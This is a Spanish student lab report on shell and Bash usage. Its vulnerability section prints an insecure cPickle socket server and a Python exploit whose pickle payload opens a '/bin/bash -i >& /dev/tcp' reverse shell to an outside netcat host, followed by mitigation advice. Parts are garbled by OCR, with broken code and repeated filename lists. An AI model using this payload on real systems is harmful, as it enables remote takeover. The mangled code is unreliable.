Práctica 1

Aguilar Zúñiga,Gibran 308071087
Alexis Hernández castro 313006636
Jesus Martin Ortega Martinez 310183534
Daniel Lopez Hernández 309167282
Jaime Alberto Martínez López 309256753

10 de diciembre de 2018

Resumen

Manejo de Shell y Bash.

1. Preguntas

1. Redirección

   a) Redirección

1. Redirección

- Programa:

```
#!/usr/bin/python
import socket
import cPickle
import os
import sys
import signal
PORT = 54321
def handle(cs, addr):
        print "Conexion desde", addr
        cs.sendall("HOLA\n")
        try:
                l = cPickle.loads(cs.recv(1024))
                s = sum(l)
                cs.sendall("%d\n" % s)
        except:
                cs.sendall("MAL!!! :(\n")
        cs.sendall("ADIOS\n")
        cs.close()
signal.signal(signal.SIGCHLD, signal.SIG_IGN)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(("0.0.0.0", PORT))
s.listen(100)
while 1:
        (cs, addr) = s.accept()
        pid = os.fork()
        if pid == 0:
                s.close()
                handle(cs, addr)
```

Figura 1: Programa de redireccionamiento

   b) Exploit

   Ver el código en la carpeta de códigos.

c) Ejecutar el programa en python para levantar un servidor con el puerto 54321, que podrá ser accedido localmente.

d) Emplear el programa Exploit para realizar la conexón al servidor, y modificar la parte que se especifica para el exploit para emplear una redirección. La conexón se realizaá con el siguiente comando python exploit.py—nc 127.0.0.1 54321.

e) La finalidad de este ejercicio es obtener un reverse shell (investigar este concepto) a través de la ejecución de redirecciones inyectadas en el objeto, toda la redirección debe hacerse a traés del descriptor de archivo del socket

El traspaso de shell, en seguridad de red, se refiere al acto de redirigir la entrada y salida de un shell a un servicio para que se pueda acceder de forma remota.

En computación, el método más básico para interactuar con el sistema operativo es el shell. En los sistemas basados en Microsoft Windows, este es un programa llamado CMD.EXE o COMMAND.COM. En sistemas basados en Linux o Unix, puede ser cualquiera de una variedad de programas como bash, ksh, etc. Este programa acepta comandos escritos desde un indicador y los ejecuta, generalmente en tiempo real, mostrando los resultados a lo que se conoce como estándar Salida, generalmente un monitor o pantalla.

En el proceso de "shoveling", uno de estos programas está configurado para ejecutarse (quizás en silencio o sin notificar a alguien que observa la computadora) aceptando la entrada de un sistema remoto y redirigiendo la salida al mismo sistema remoto; por lo tanto, el operador de la cáscara con pala puede operar la computadora como si estuvieran presentes en la consola.

2. Describir la vulnerabilidad presente en el código anterior y describir como mitigarla.

   Hay múltiples vulnerabilidad en el código, primero una de ellas es el protocolo que utiliza para alzar el servidor que es http, otro error es que si mandas un dato malisioso o de una fuente no identificada. El siguiente código muestra un ejemplo de vulnerabilidad de lo mencionado anteriormente y el segundo código muestra como vulnerar la seguridad.

```
import zmq

import cPickle as pickle

class Server(object):
def _init _(self):
context = zmq.Context()

   self.receiver = context.socket(zmq.PULL)
self.receiver.bind("tcp : //* : 1234")

   self.sender = context.socket(zmq.PUSH)
self.sender.bind("tcp : //* : 1235")

def send(self, data):
self.sender.send(pickle.dumps(data))

def recv(self):
data = self.receiver.recv()
return pickle.loads(data)
```

luego escuchamos el servidor con los siguientes comandos:

```
server = Server()
server.recv()
```

Luego abrimos un netcat con comando nc -l -p 9000 en un servidor accesible y corremos siguiente código :

```
import sys
import zmq

def main():
server_host = '98.76.54.32'
netcat_host = '12.34.56.78'

   context = zmq.Context()
zmq_socket = context.socket(zmq.PUSH)
zmq_socket.connect('tcp:// %s:1234' % server_host)

   shellcode = cposix \ nsystem \ np0\ n(S'/bin/bash -i &gt;&amp; /dev/tcp/ %s/9000
```

0>&1’\p1\tp2\Rp3\." % netcat_host
zmq_socket.send(shellcode)
# we get a reverse shell on the netcat host

if _name_ == "_main_":
. main()

Hay muchas cosas por hacer para mejorar estos problemas, primero defender tu estructura de tu servidor como la base de datos encriptando con tablas hash las contraseñas de tus usuarios, y sólo confiar en datos enviados desde tu servidor como memoria cahé u otros destinos o sólo aceptar de servidores con certifica.

a) Sólo evitar accesos

La forma más fácil de protegernos es no usar pickle a menos que sea realmente necesario, y verificar nuestras dependencias para ver si son vulnerables a estos (y otros) ataques. Si todo lo que necesitamos es un formato de serialización para datos, JSON probablemente sea suficiente.

b) No confíes en nadie

Este es solo otro caso de atackers que utilizan datos no validados para ingresar a nuestro sistema. Al igual que con cualquier información enviada por el usuario, debemos asegurarnos de que no se está falsificando y / o que nuestro código puede manejar datos maliciosos con gracia (también, más difícil de lo que parece).

c) Mejores interfaces

La mejor manera de evitar ver cualquier vulnerabilidad en la naturaleza es educarnos para saber cuándo una pieza de código es vulnerable. Como desarrolladores de API, una forma de hacerlo es asegurarse de que las acciones inseguras generen las advertencias necesarias o que se autodocumenten. En el caso de pickle me gustaría ver:

3. Monitoreo

a) Implementar un shell script desarrollado en sh, bash, ksh o csh que muestre en tiempo real



Figura 2: Programa de monitoreo

1) Empleo de recursos del sistema operativo



Figura 3: Programa de recursos

2) Procesos

con tcpdump.png con tcpdump.pdf con tcpdump.jpg con tcpdump.mps con tcpdump.jpeg con tcpdump.jbig2 con tcpdump.jb2 con tcpdump.PNG con tcpdump.PDF con tcpdump.JPG con tcpdump.JPEG con tcpdump.JBIG2 con tcpdump.JB2 con tcpdump.eps

Figura 4: Programa de prosesos

3) Dispositivos en uso



Figura 5: Programa de dispositivos de uso

4) Conexiones activas



Figura 6: Programa de conexiones activas

5) Archivos en uso

con tcpdump.png con tcpdump.pdf con tcpdump.jpg con tcpdump.mps con tcpdump.jpeg con tcpdump.jbig2 con tcpdump.jb2 con tcpdump.PNG con tcpdump.PDF con tcpdump.JPG con tcpdump.JPEG con tcpdump.JBIG2 con tcpdump.JB2 con tcpdump.eps

Figura 7: Programa de archivos de uso

6) Modificación de archivos



Figura 8: Programa de Modificación de archivos

7) Alteraciones o cambios en el sistema de archivos



Figura 9: Programa de Alteraciones o cambios en el sistema de archivos

4. ShellSort. Desarrollar un script en bash, que realice el ordenamiento de un conjunto de elementos enviados a trav és de linea de comandos, o un archivo, empleando el algoritmo ShellSort



Figura 10: Programa de ShellNumber

Figura 11: Programa de ShellText

5. Intrusion Detection

   a) Desarrollar un script en bash, que realice el analisis de tráfico de red en tiempo real y detecte patrones que resulten anomalos o peligrosos(Definirlo en el README de la practica, puede ser desde un ping, hasta visitar un sitio web no permitido).

   b) Para esta practica son necesarios unicamente los comandos tcpdump y grep como base.

   c) El script debe reportar en tiempo real el comportamiento anomalo, por ejemplo, se detectó a las 12:45 horas del 09/Agosto/2018 un ping no autorizado.



Figura 12: Programa de TraficoRed



Figura 13: Programa de ArchivoDumpFile

Gawk Reverse Shell

Referencias

[1] https://lincolnloop.com/blog/playing-pickle-security/. *Fundamentos de sistemas operativos.*

[2] https://www.geeksforgeeks.org/sort-command-linuxunix-examples/. *Fundamentos de sistemas operativos.*